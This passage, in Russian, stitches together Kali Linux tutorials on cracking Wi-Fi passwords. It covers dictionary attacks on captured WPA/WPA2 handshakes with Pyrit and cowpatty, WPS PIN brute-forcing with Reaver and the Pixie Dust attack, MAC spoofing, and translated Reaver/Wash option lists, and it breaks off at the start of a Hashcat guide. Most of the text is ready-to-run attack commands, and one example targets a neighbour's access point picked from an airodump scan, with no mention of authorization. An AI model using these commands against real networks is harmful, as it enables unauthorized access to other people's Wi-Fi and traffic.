Сейчас нам нужно создать ESSID в базе данных Pyrit

```
1	pyrit -e BigPond create_essid
```

ВНИМАНИЕ: Если в названии ТД есть пробел, например, “NetComm Wireless”, тогда ваша команда будет вроде этой:

```
1	pyrit -e 'NetComm Wireless' create_essid
```

Я знаю, много людей столкнулись с этой проблемой.

Шикарно, теперь у нас есть ESSID, добавленный в базу данных Pyrit

Импортируем словарь в Pyrit

Сейчас, когда ESSID добавлен в базу данных Pyrit, давайте импортируем наш словарь паролей.

Используйте следующую команду для импорта предварительно созданного словаря паролей wpa.lst в базу данных Pyrit.

```
1	pyrit -i /root/wpa.lst import_passwords
```

Создайте таблицы в Pyrit, используя пакетный (batch) процесс

Это просто, просто наберите следующую команду

```
1	pyrit batch
```

Так как данная операция выполняется на ноуте с дерьмовенькой графической картой, я имею только 15019 PMKs в секунду (это включает мой CAL++). Если у вас более мощная графическая карта и вы установили или CUDA для видеокарты NVIDIA, или CAL++ для карты AMD, ваша скорость будет намного выше.

Процессор в моём случае занят на 100%, температура на ядрах поднялась до 94 градусов Цельсия. Вы должны быть осторожны, насколько большой ваш файл словаря и насколько ГОРЯЧИЙ ваш процессор и графическая карта. Используйте дополнительное охлаждение, чтобы избежать повреждения.

Процесс взлома

Мы можем взламывать используя несколько различных процессов.

1. Используя Pyrit
2. Используя Cowpatty

Атака на рукопожатие (handshake) из базы данных, используя Pyrit

Легко. Просто используйте следующую команду для начала процесса взлома.

```
1	pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap attack_db
```

Вот и всё. Это заняло несколько минут, чтобы пройти по всей таблицы базы данных для получения пароля, если он присутствует в словаре. У меня скорость достигла 159159186.00 PMK's в секунду и это заняло меньше чем 1 секунду для его взлома. Это, безусловно, быстрее всего.

На заметку: Я пробовал это на другой машине с графической картой NVIDIA с установленными CUDA и Cpyrit-CUDA. Очевидно, это было намного быстрее моего ноутбука. Но в любом случае, это супер быстро.

Если на этом этапе появилась ошибка Pyrit, то посмотрите статью "Решение проблемы с ошибкой Pyrit: IOError: libpcap-error while reading: truncated dump file; tried to read 424 captured bytes, only got 259".

Атака на рукопожатие (handshake) с паролем из файла или словаря, используя Pyrit

Если вам не хочется создавать базу данных и crunch, а хочется напрямую копошиться в файле словаря (что много медленнее), вы можете сделать следующее

```
1	pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap -i /root/wpa.lst attack_passthrough
```

Скорость этого способа? 7807 PMKs в секунду. На мой вкус намного медленнее.

Взламываем используя Cowpatty

Для взлома с использованием cowpatty, вам нужно экспортировать в формат cowpatty и затем начать процесс взлома.

Экспорт в cowpatty

Надеюсь, вплоть до этого момента всё прошло как планировалось и всё отработало. Из Pyrit мы можем перенаправить наш вывод в cowpatty или в airolib-ng. Все мои тесты показывают, что cowpatty намного быстрее, поэтому я остановился на нём.

Поэтому давайте сделаем наш файл cowpatty. Это опять просто, наберите следующие команды, для экспорта вашего вывода в cowpatty.

```
1	pyrit -e BigPond -o cow.out export_cowpatty
```

Прибавим ходу: взлом WPA WPA2 PSK паролей в cowpatty

Теперь, когда у нас есть вывод в cowpatty, давайте взломаем парольную фразу WPA2/PSK. Наберите следующую команду для начала процесса взлома

```
1	cowpatty -d cow.out -s BigPond -r hs/BigPond_58-98-35-E9-2B-8D.cap
```

После того, как вы введёте это, куча паролей будет проверена на соответствие вашему хеш файлу. Это будет продолжаться до перебора всех паролей. Как только в файле словаря будет найден соответствующий пароль, процесс взлома остановится и вам будет выведен пароль.

И бинго, программа нашла соответствующий пароль. Посмотрим на количество паролей, перебранных в секунду. У меня это 164823.00 паролей/секунду.

ВНИМАНИЕ: cowpatty вылетит (аварийно прекратит работу), если ваш файл паролей/словарь больше, чем 2 Гб. Вы должны будете остановиться на airolib-ng, хоть это и медленнее.

Атакуем рукопожатие (handshake) из файла cowpatty, используя Pyrit

Есть ещё один способ использования Pyrit.

Вы можете в следующий раз использовать файл cow.out в Pyrit

```
1	pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap -i /root/cow.out attack_cowpatty
```

Скорость этого способа? 31683811 PMKs в секунду. Намного медленнее, чем использование процесса Pyrit attack_db. Но, по крайней мере, при этом способе вам не нужен пакетный (batch) процесс.

Очищаем Pyrit и базу данных

Наконец, если нужно, вы можете удалить ваш essid и сделать очистку.

```
1	pyrit -e BigPond delete_essid
```

Завершение

Спасибо за чтение. Этот процесс не всегда возможен, и иногда взлом Wifi пароля WPA/WPA2 намного проще с использованием Reaver-WPS. Думаю, вам захочется также проверить и тот способ.

Если эта инструкция помогла вам достигнуть цели, то, пожалуйста, поделитесь этой статьёй с друзьями.

Взлом Wifi WPA/WPA2 паролей с использованием Reaver

Обзор Reaver

Reaver предназначен для подборки пина WPS (Wifi Protected Setup) методом перебора. Конечной целью является расшифровка пароля WPA/WPA2. Reaver создан для надёжной и практичной атаки на WPS, он прошёл тестирование на большом количестве точек доступа с разными реализациями WPS. В среднем, Reaver раскрывает пароль WPA/WPA2 в виде простого текста целевой точки доступа (ТД) за 4-10 часов, в зависимости от ТД. На практике, ему обычно нужна половина этого времени на предположение пина WPS и разгадки пароля.

Т.к. оригинальная версия Reaver не обновлялась с января 2012 года, то был сделан форк. Сайт форка — https://code.google.com/p/reaver-wps-fork/. Последние изменения в форке датируются январём 2014 года.

Жизнь не стоит на месте. И совсем недавно (в апреле 2015 года) была официально выпущена модифицированная версия форка Reaver. Сайт этой модификации — https://github.com/t6x/reaver-wps-fork-t6x. Главное её отличие в том, что она может использовать атаку Pixie Dust для нахождения верного пина WPS. Эта атака применима ко многим точкам доступа Ralink, Broadcom и Realtek. Атака, используемая для этой версии, разработана Wiire.

Запускается модифицированная версия Reaver точно также, как и форк. О новых ключах форка и какие нововведения он нам несёт будет рассказано ниже.

Перед тем, как мы начнём, заинтересованных в теме анализа и взлома Wi-Fi сетей перенаправляю также к статье «Взлом Wi-Fi пароля (WPA/WPA2), используя pyrit и cowpatty в Kali Linux». Там используется метод перехвата рукопожатия (программой Wifite) и предлагается очень быстрый метод расшифровки пароля. Скорость достигается за счёт применения техники значительного ускорения перебора паролей.

Основные векторы взлома Wi-Fi сетей:

- перехват рукопожатий (хендшейков) и последующий их брутфорсинг
- подбор пина на ТД с включённым WPS.

Данная статья посвящена второму способу.

Если вы перехватили рукопожатия и вы хотите применить атаку брут-форсинг, то у меня есть ещё пара ссылок для вас. Во-первых, статья, которую я рекомендовал чуть выше, рассказывает, как произвести быстрый перебор по словарю. А в статье «Взлом паролей WPA2/WPA с помощью Hashcat в Kali Linux (атака перебором Wi-Fi паролей по маске)», как следует из её названия, рассказано о переборе по маске. Это значительно ускорит процесс, если нам известны некоторые символы из пароля, либо мы знаем правила, в соответствии с которыми этот пароль генерировался. Вообще Hashcat мощная программа, которая может взламывать не только пароли Wifi WPA/WPA2, но и пароли MD5, phpBB, MySQL, SHA1 и многие другие.

Суть метода атаки Reaver — подбор WPS

Главное, что нам нужно от атакуемой точки доступа, это включённость на ней WPS. В случае правильного введения пина, ТД сама предоставит нам необходимые данные для аутентификации (в т.ч. WPA PSK).

Как уже было сказано, нужно ввести правильный пин. Думаю, все уже догадались, что Reaver занимается тем, что перебирает пины, пока не найдёт верный. Об этом пине известно следующее: это восьмизначное число. Вводить его можно в любое время — каких-либо действий со стороны владельца ТД не требуется. Нам не нужна никакая больше информация: ни о настройках ТД, ни о шифровании или конфигурации. Для восьмизначных чисел возможно 10^8

(100,000,000) вариантов. Но последняя цифра не является случайно, она рассчитывается по алгоритму, т. е. говоря простым языком, последнюю цифру мы всегда знаем, и количество возможных вариантов сокращается до 10^7 (10,000,000).

Ну и будто бы специально, чтобы нам было проще брутфорсить, пин делится на две половины, и каждая из этих половин проверяется индивидуально. Это означает, что для первой половины 10^4 (10,000) возможных вариантов, а для второй — всего 10^3 (1,000), т. к. последняя цифра не является случайной.

Reaver подбирает первую половину пина, а потом вторую. Общее число возможных вариантов, как мы только что посчитали, равняется 11,000. Скорость, с которой Reaver тестирует номера пинов полностью зависит от скорости с которой ТД может обрабатывать запросы. Некоторые достаточно быстрые — можно тестировать по одному пину в секунду, другие — медленнее, они позволяют вводить только один пин в 10 секунд.

Установка Reaver

Установите Kali Linux, там уже всё встроено. (Reaver, libpcap и libsqlite3).

Использование Reaver

Начинаем вводом команды

```
1	airmon-ng
```


И смотрим на вывод, точнее нас интересует только интерфейс. Он называется **wlan0**. Теперь набираем команду airmon-ng start <имя_интерфейса>

У меня так:

```
1	airmon-ng start wlan0
```

Для Reaver нужна следующая информация: имя интерфейса и BSSID целевой ТД. Узнать, какие ТД находяться в радиусе доступности, а также их BSSID можно так:

```
1	airodump-ng --wps wlan0mon
```



```
CH  6 ][ Elapsed: 1 min ][ 2015-06-18 19:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS           ESSID

20:25:64:16:58:8C  -38      252       76    0   1  54e  WPA2 CCMP   PSK                Mial
0C:54:A5:C0:24:D6  -66      272        0    0   9  54e  WPA  CCMP   PSK                DANIELLE
00:26:24:89:20:3C  -70      370        1    0   5  54e  WPA2 TKIP   PSK                Nusara
4C:72:B9:FE:B8:0C  -74      329       10    0   4  54e  WPA  CCMP   PSK  1.0 DISP,PBC  Kitty
B8:A3:86:E2:14:E2  -82      106       22    0   6  54e  WPA2 CCMP   PSK  1.0 LAB,PBC   openbox
F8:1A:67:F0:73:7A  -87       55        0    0   6  54e. WPA2 CCMP   PSK  Locked        Janphen
00:21:27:E0:C9:CE  -87       69        0    0   6  54 . WPA2 CCMP   PSK                FC BAYERN
70:73:CB:B7:49:1D  -88       59        8    0  11  54e. WPA2 CCMP   PSK                Hailsham
00:C0:CA:67:61:FA  -88       45        0    0   9  54e. OPN                            Perfect place 3
64:66:B3:AE:8C:E7  -89      109        1    0   3  54e. WPA2 CCMP   PSK  Locked        Janphen 1
60:E7:01:74:FD:B4  -89       64        0    0   2  54e  WPA2 CCMP   PSK                JOHNS
68:72:51:10:0C:CA  -89       24        0    0   7  54e. OPN                            Ap 4499 # St
B0:B2:DC:52:3B:68  -90        4        0    0  10  54e  WPA2 CCMP   PSK  1.0           priya

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   28:CC:01:FC:39:47  -84    0 - 1     26       119  SC Villa
(not associated)   54:88:0E:12:42:2F  -89    0 - 1      0         1
20:25:64:16:58:8C  20:02:AF:32:D2:61  -38    0e- 0e     0        13
20:25:64:16:58:8C  60:FE:1E:33:0F:02  -57    0e- 1      0        89
0C:54:A5:C0:24:D6  74:E2:F5:BA:BC:BC   -1    1e- 0      0         1
00:26:24:89:20:3C  A4:9A:58:23:AC:93   -1    1e- 0      0         2
00:26:24:89:20:3C  00:16:D4:C5:02:BD   -1   48e- 0      0         2
4C:72:B9:FE:B8:0C  48:5A:3F:08:15:69   -1   54e- 0      0         2
4C:72:B9:FE:B8:0C  38:2D:D1:B5:F0:06   -1   54e- 0      0         4
B8:A3:86:E2:14:E2  C8:3A:35:F9:1B:81   -1   24e- 0      0        16
B0:B2:DC:52:3B:68  D0:DF:9A:CB:EC:9C  -89    0 - 1      0         5  priya
```

Например, из этого списка меня заинтересовал ТД Kitty, её BSSID — 4C:72:B9:FE:B8:0C.

Вся необходима информация для запуска Reaver'a у меня есть. Останавливаем airodump-ng и запускаем Ривер.

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C
```

Канал и SSID (при условии, что SSID не замаскирована) целевой ТД будет автоматически идентифицирована Reaver'ом, если они не заданы явным образом в командной строке:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -c 4 -e Kitty
```

По умолчанию, если ТД переключает каналы, Reaver также будет соответственно переключать каналы. Тем не менее, эту функцию можно отключить, зафиксировав канал интерфейса:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --fixed
```

Таймаут по умолчанию равен 5 секундам. Если нужно, этот период таймаута можно задать вручную (минимальный период таймаута — 1 секунда).

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -t 2
```

Дефолтный период между попытками пина — 1 секунда. Эта величина может быть увеличена или уменьшена до любого не отрицательного целого числа. Величина ноль означает без задержки:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -d 0
```

Некоторые ТД временно блокирует их WPS состояние, обычно на 5 минут или меньше, когда выявлена «подозрительная» активность. По умолчанию, когда выявлен заблокированное состояние, Reaver будет проверять состояние каждый 315 секунд (5 минут и 15 секунд) и не будет продолжать брут-форсить, пока WPS состояние не разблокируется. Эта проверка может быть увеличена или уменьшена до любой не отрицательной целой величины:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --lock-delay=250
```

Для дополнительного вывода, можно задать уровень подробности. Если опцию подробности написать дважды, то это увеличит количество выдаваемой информации и будет отображать каждую попытку пина:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -vv
```

Дефолтный период получения сообщений ответа M5 и M7 WPS — 0.1 секунды. Если нужно, этот период таймаута может быть задан автоматически (максимальный период таймаута — 1 секунда):

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -T .5
```

Некоторые убогие реализации WPS разрывают соединение, если введён неверный пин, вместо того, чтобы отвечать сообщением NACK, как этого требует спецификация. В расчёте на это, если достигнут таймаут M5/M7, это лечится также установлением NACK по умолчанию. Тем не менее, если известно, что целевая ТД отправляет NACK'и (большинство делают), эта функция может быть отключена для улучшения совместимости. Обычно эта опция не используется, поскольку Reaver автоматически определяет, отправляет ли ТД надлежащие ответы с NACK'и или нет:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --nack
```

Хотя большинство ТД не заботятся об отправки им сообщения EAP FAIL для закрытия сессии WPS, иногда это необходимо. По умолчанию, эта функция отключена, но она может быть задействована для тех ТД, которым это нужно:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --eap-terminate
```

Когда случаются 10 последовательных неожиданных ошибок WPS, будет отображено сообщение предупреждения. Поскольку это может быть знаком того, что ТД ограничивает скорость попыток пина или просто перегружена, то на этот случай может быть задан период сна, который программа будет бездействовать при появлении этого сообщения предупреждения:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --fail-wait=360
```

Ускоряем атаку

По умолчанию, Reaver имеет задержку в 1 секунду между попытками пина. Вы можете отключить эту задержку добавив «-d 0» к командной строке, но некоторые ТД не любят этого:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -d 0
```

Другая опция, которая может ускорить атаку, это –dh-small. Эта опция инструктирует Reaver использовать маленькие секретные номера Диффи-Хеллмана, чтобы уменьшить вычислительную нагрузку на целевую ТД:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --dh-small
```

Reaver, атака Pixiewps и ключ -K 1

Не так давно открытая атака Pixiewps позволяет взламывать некоторые модели роутеров за считанные секунды. Модификация форка Reaver — t6x — для использования атаки Pixie Dust включена в Kali Linux. При этом она заменяет оригинальную версию. Т.е. запускать её нужно точно также, как и устаревший Reaver. Единственным её отличием является поддержка атаки Pixiewps и нескольких новых ключей. Одним из этих ключей является **-K 1**. Если задать этот ключ, то Reaver попытается осуществить в отношении выбранной ТД атаку Pixiewps. Т.е. теперь команда будет выглядеть так:

```
1	reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -K 1
```

Этой модификации посвящена отдельная статья «Модификация форка Reaver — t6x — для использования атаки Pixie Dust».

Ту статью стоит прочитать хотя бы по следующим причинам:

- там дан перевод всей справки Reaver по всем ключам;
- там рассказано о трёх новых ключах: -K // —pixie-dust в reaver; -H // —pixiedust-log в reaver; -P // —pixiedust-loop в reaver

Подмена MAC

В некоторых случаях вам может хотеть/нужно подменить ваш MAC адрес. Reaver поддерживает подмену MAC мадрес с опцией –mac, но вам нужно убедиться, что MAC адрес корректно подменён, т. к. есть нюансы.

Изменение MAC адреса виртуального интерфейса режима монитора (теперь называемого wlan0mon) НЕ БУДЕТ РАБОТАТЬ. Вы должны изменить MAC адрес физического интерфейса вашей беспроводной карты. Например:

```
1	# ifconfig wlan0 down
```

```
2       # ifconfig wlan0 hw ether 04:DE:AD:BE:EF:45
3       # ifconfig wlan0 up
4       # airmon-ng start wlan0
5       # reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -vv --mac=04:DE:AD:BE:EF:45
```

Модификация форка Reaver — t6x — для использования атаки Pixie Dust

Что такое Reaver?

Reaver предназначен для подборки пина WPS (Wifi Protected Setup) методом перебора. Reaver создан для надёжной и практичной атаки на WPS, он прошёл тестирование на большом количестве точек доступа с разными реализациями WPS. В среднем, Reaver раскрывает пароль WPA/WPA2 в виде простого текста целевой точки доступа (ТД) за 4-10 часов, в зависимости от ТД. На практике, ему обычно нужна половина этого времени на предположение пина WPS и разгадки пароля.

Веб-сайт оригинальной версии — https://code.google.com/p/reaver-wps/. Там ещё есть Pro версия.

Форки Reaver

Т.к. оригинальная версия Reaver не обновлялась с января 2012 года, то был сделан форк. Сайт форка — https://code.google.com/p/reaver-wps-fork/. Последние изменения в форке датируются январём 2014 года.

Жизнь не стоит на месте. И совсем недавно (в апреле 2015 года) была официально выпущена модифицированная версия форка Reaver. Сайт этой модификации — https://github.com/t6x/reaver-wps-fork-t6x. Главное её отличие в том, что она может использовать атаку Pixie Dust для нахождения верного пина WPS. Эта атака применима ко многим точкам доступа Ralink, Broadcom и Realtek.

Атака, используемая для этой версии, разработана Wiire.

Для установки модифицированной версии Reaver, нам нужно установить Pixiewps. Это нужно сделать всем, кроме пользователей Kali Linux: расслабьтесь, ребята, у нас уже всё есть.

Установка Pixiewps

Ставим зависимости Pixiewps (пользователи Kali Linux, для вас эти же команды, но без sudo):

```
1       sudo apt-get install libssl-dev
```

Переходим на официальный сайт.

Скачиваем zip-архив — для этого нажимаем кнопку Download ZIP. Далее я буду показывать на примере Kali Linux — у вас пути могут быть чуть другими, но общий смысл на любой Linux одинаковый.

```
1	cd Downloads
2	unzip pixiewps-master.zip
3	cd pixiewps-master/src
4	make
5	gcc -std=c99 -o pixiewps pixiewps.c random_r.c -lssl -lcrypto
6	make install
```

Вывод после последней команды

```
1	install -D pixiewps /usr/local/bin/pixiewps
2	install -m 755 pixiewps /usr/local/bin
```

Установка модификации форка Reaver — t6x

Ещё раз повторю, у пользователей Kali Linux эта версия, а также все зависимости для этой программы идут "из коробки". Им не нужно ничего дополнительно устанавливать.

Я ставил прямо поверх оригинального Reaver, без предварительного его удаления.

Установка необходимых библиотек и инструментов.

Библиотеки для Reaver

```
1	apt-get -y install build-essential libpcap-dev sqlite3 libsqlite3-dev aircrack-ng pixiewps
```

Если пакет Pixiewps by Wiire не найден, то вернитесь к предыдущему шагу, где описано как его установить.

Компиляция и установка Reaver

```
1	Загрузка
2	git clone https://github.com/t6x/reaver-wps-fork-t6x
3	или
4	wget https://github.com/t6x/reaver-wps-fork-t6x/archive/master.zip && unzip master.zip
5
6	Сборка
7	cd reaver-wps-fork-t6x*/
8	cd src/
9	./configure
10	make
11
12	Установка
13	sudo make install
```

Использование Reaver

Использованию Reaver будет посвящена отдельная статья, а пока только несколько основных моментов.

Запускается модифицированная версия Reaver точно также, как и форк. Чтобы убедиться, что модификация у вас успешно запустилась, наберите в командной строке

```
reaver -v
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

Кроме версии, появится также и информация о модификации.

```
Обязательные аргументы:
    -i, --interface=<wlan>          Имя сетевого интерфейса для использования
    -b, --bssid=<mac>               BSSID точки доступа

Опциональные аргументы:
    -m, --mac=<mac>                 MAC хостовой системы
    -e, --essid=<ssid>              ESSID целевой ТД
    -c, --channel=<channel>         Установить канал 802.11 для интерфейса (подразумевает
-f)
    -o, --out-file=<file>           Установить вывод в лог-файл [stdout]
    -s, --session=<file>            Восстановить файл предыдущей сессии
    -C, --exec=<command>            Выполнить данную команду после успешного подбора
пина
    -D, --daemonize                 Перевод reaver в режим демона
    -a, --auto                      Автоматически определить лучшие продвинутые опции для
целевой ТД
    -f, --fixed                     Отключить прыгание по каналам
    -5, --5ghz                      Использовать каналы 5GHz 802.11
    -v, --verbose                   Отображать некритические предупреждения (-vv чтобы
увидеть больше)
    -q, --quiet                     Отображать только критические предупреждения
    -K  --pixie-dust=<номер>        [1] Запускает pixiewps с PKE, PKR, E-Hash1, E-Hash2,
E-Nonce и Authkey (Ralink, Broadcom, Realtek)
    -Z, --no-auto-pass              НЕ запускать reaver для автоматического получения пароля
WPA, если атака pixiewps прошла успешно
    -h, --help                      Показать справку

Продвинутые опции:
```

29 -p, --pin=<wps pin> Использовать заданный 4 или 8 цифровой WPS пин
30 -d, --delay=<секунды> Установить задержку между попытками пина [1]
31 -l, --lock-delay=<seconds> Установить время ожидания, если ТД заблокировала
32попытки вода пина [60]
33 -g, --max-attempts=<номер> Выйти после числа попыток пина
34 -x, --fail-wait=<секунды> Установить время для паузы после 10 неожиданных
35неудач [0]
36 -r, --recurring-delay=<x:y> Делать паузу на y секунд каждые x попыток пина
37 -t, --timeout=<секунды> Установить пиреод таймаута получения [5]
38 -T, --m57-timeout=<секунды> Установить период таймаута M5/M7 [0.20]
39 -A, --no-associate Не связываться с ТД (связь должна быть сделана другим
40приложением)
41 -N, --no-nacks Не отправлять сообщения NACK когда получены пакеты о
42неисправности
43 -S, --dh-small Использовать малые DH ключи для ускорения скорости
взлома
-L, --ignore-locks Игнорировать заблокированные состояния, полученные от
целевой ТД
-E, --eap-terminate Завершать каждую сессию WPS пакетом EAP FAIL
-n, --nack Целевая ТД всегда шлёт пакеты NACK [Auto]
-w, --win7 Мимикрировать под Windows 7 registrar [False]
-X, --exhaustive Установить исчерпывающий режим с начала сессии [False]
-1, --p1-index Установить начальный индекс массива для первой половины
пина [False]
-2, --p2-index Установить начальный индекс массива для второй половины
пина [False]
-P, --pixiedust-loop Установка в режим PixieLoop (не отправляет M4 и делает
петлю на M3) [False]
-W, --generate-pin Генерация дефолтных пинов от команды devttys0 [1] Belkin
[2] D-Link
-H, --pixiedust-log Включить логирование последовательностей завершённых
PixieHashes

Пример использования:

1 reaver -i mon0 -b 00:AA:BB:11:22:33 -vv -K 1

Опция -K // —pixie-dust в reaver

Опция -K 1 запускает pixiewps с PKE, PKR, E-Hash1, E-Hash2, E-Nonce и Authkey. pixiewps будет пытаться атаковать Ralink, Broadcom и Realtek.

*Особая заметка: если вы атакуете ТД Realtek, НЕ используйте маленькие ключи DH (-S)

Опция -H // —pixiedust-log в reaver

Опция -H — это переключатель включения логирования PixieHashes, сохранённые хеши будут размещены в директории запуска. Эта опция требует включения хотя бы -vvv, и, соответственно, работает с -K 1 & -P.

Имена сохранённых файлов соответствуют bssid (MAC) цели и имеют расширение .pixie. Внутри этих сохранённых логов вы найдёте все требуемые хеши PixieDust, а также готовые для копипасты полные команды для использованиях их в программе pixiewps. Также есть возможность выполнить их. Просто закиньте этот файл в ваш любимый шелл и выполните его (может понадобиться chmod +x <имя_файла>).

Оция -P // —pixiedust-loop в reaver

Опция (-P) в reaver переводит reaver в циклический режим, который не распространяется на сообщения M4 протокола WPS, которые, надеемся, избегают блокировки. Это распространяется ТОЛЬКО на сборы PixieHash, который используются с pixiewps, НЕ с «онлайн» брутфорсингом пинов.

Эта опция была сделана в целях:

- Сбора повторяющихся хешей для дальнейших сравнений и анализов / изучения новых уязвимостей чипсетов, роутеров и т.д.
- Атак чувствительных ко времени, где сбор хешей продолжается постоянно пока ваши временные рамки не закончатся.
- Для целей скриптинга тех, кто хочет использовать возможный способ предотвращения блокировки PixieHash, ведущей сбор для вашего пользовательского сценария.

Использование Wash

```
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212
1       Обязательные аргументы:
2           -i, --interface=<iface>          Интерфейс для захвата пакетов
3           -f, --file [FILE1 FILE2 FILE3 ...]   Читать пакеты из захваченных файлов
4
5       Опциональные аргументы:
6           -c, --channel=<num>              Канал для прослушивания [auto]
```

7 -o, --out-file=<file> Записать данные в файл

8 -n, --probes=<num> Максимальное количество попыток отправки к

9 каждоый ТД в режиме сканирования [15]

10 -D, --daemonize Демонизация wash

11 -C, --ignore-fcs Игнорировать ошибки проверки целостности фреймов

12 -5, --5ghz Использовать каналы 5GHz 802.11

13 -s, --scan Использовать режим сканирования

14 -u, --survey Использовать режим опроса [default]

15 -P, --file-output-piped Позволяет стандартному выводу Wash передаваться

16другим программам. Пример. wash x|y|z...

-g, --get-chipset Передача вывода и запуск reaver для определения чипсета

-h, --help Показать справку

Пример:

1 wash -i mon0

Опция -g // —get-chipset

Опция -g программы wash автоматически запускает reaver для получения данных чипсета.

Если ТД не отвечает ему быстро, эта опция будет замедленна для отображения данных, т. к. reaver будет запущен пока не получит данные или пока вы не достигните лимита таймаута (30 секунд).

Взлом паролей WPA2/WPA с помощью Hashcat в Kali Linux (атака перебором Wi-Fi паролей по маске)

Hashcat (cudaHashcat или oclHashcat) на Kali Linux дают возможность расшифровать (взломать) пароль WPA2 WPA. Hashcat атакует файлы рукопожатий — .cap файлы. Есть только одно ограничение — нужно конвертировать файл .cap в файл формата .hccap. Но это не трудно.

Hashcat

Hashcat, как скромно замечают сами авторы, это самый быстрый инструмент по восстановлению паролей, использующий графический процессор. Программа бесплатна, хотя она содержит проприетарную кодовую базу. Доступны версии для Linux, OSX и Windows, есть варианты для использования центрального вычислительного процессора и для использования графического процессора. Hashcat в настоящее время поддерживает огромное количество алгоритмов хеширования, включая Microsoft LM Hashes, MD4, MD5, семейство SHA, форматы Unix Crypt, MySQL, Cisco PIX и многие другие (их там сотни).

Hashcat популярна, т. к. много раз попадала с сводки новостей благодаря оптимизации и недостаткам в алгоритмах, которые были открыты её создателем, а затем эксплуатировались в дальнейших выпусках hashcat (например, недостаток в схеме хеширования 1Password).

Типы атак Hashcat

Hashcat предлагает множество моделей атак для получения эффективного и комплексного покрытия пространства хешей. Есть следующий режимы:

- Атака брут-форсом (перебором)
- Комбинаторная атака
- Атака по словарю
- Атака по отпечаткам
- Гибридная атака
- Атака по маске
- Перестановочная атака
- Атака основанная на правиле
- Табличная атака
- Атака с переключением раскладки

Традиционную атаку перебором можно считать устаревшей, и команда разработчиков Hashcat рекомендует атаку по маске в качестве полного заменителя.

Варианты Hashcat

Hashcat поставляется в двух вариантах:

- Hashcat – Инструмент по восстановлению использующий центральный процессор
- oclHashcat – Инструмент использующий графический процессор

Многие алгоритмы, поддерживаемые Hashcat, могут быть взломаны в более короткое время, при использовании хорошо документированных возможностей GPU. Для этого и предназначена программа oclHashcat, при её использовании достигается значительный прирост в таких алгоритмах как MD5, SHA1 и других. Тем не менее, не все алгоритмы могут быть ускорены использованием GPU. Bcrypt — хороший этому пример. Из-за таких факторов как ветвление зависимостей данных, сериализация и память (упомянуты только некоторые), oclHashcat не является всеобъемлющей заменой для Hashcat.

Hashcat доступна для Linux, OSX и Windows. oclHashcat доступна для Linux и Windows из-за неправильной реализации OpenCL на OSX.

Мои настройки

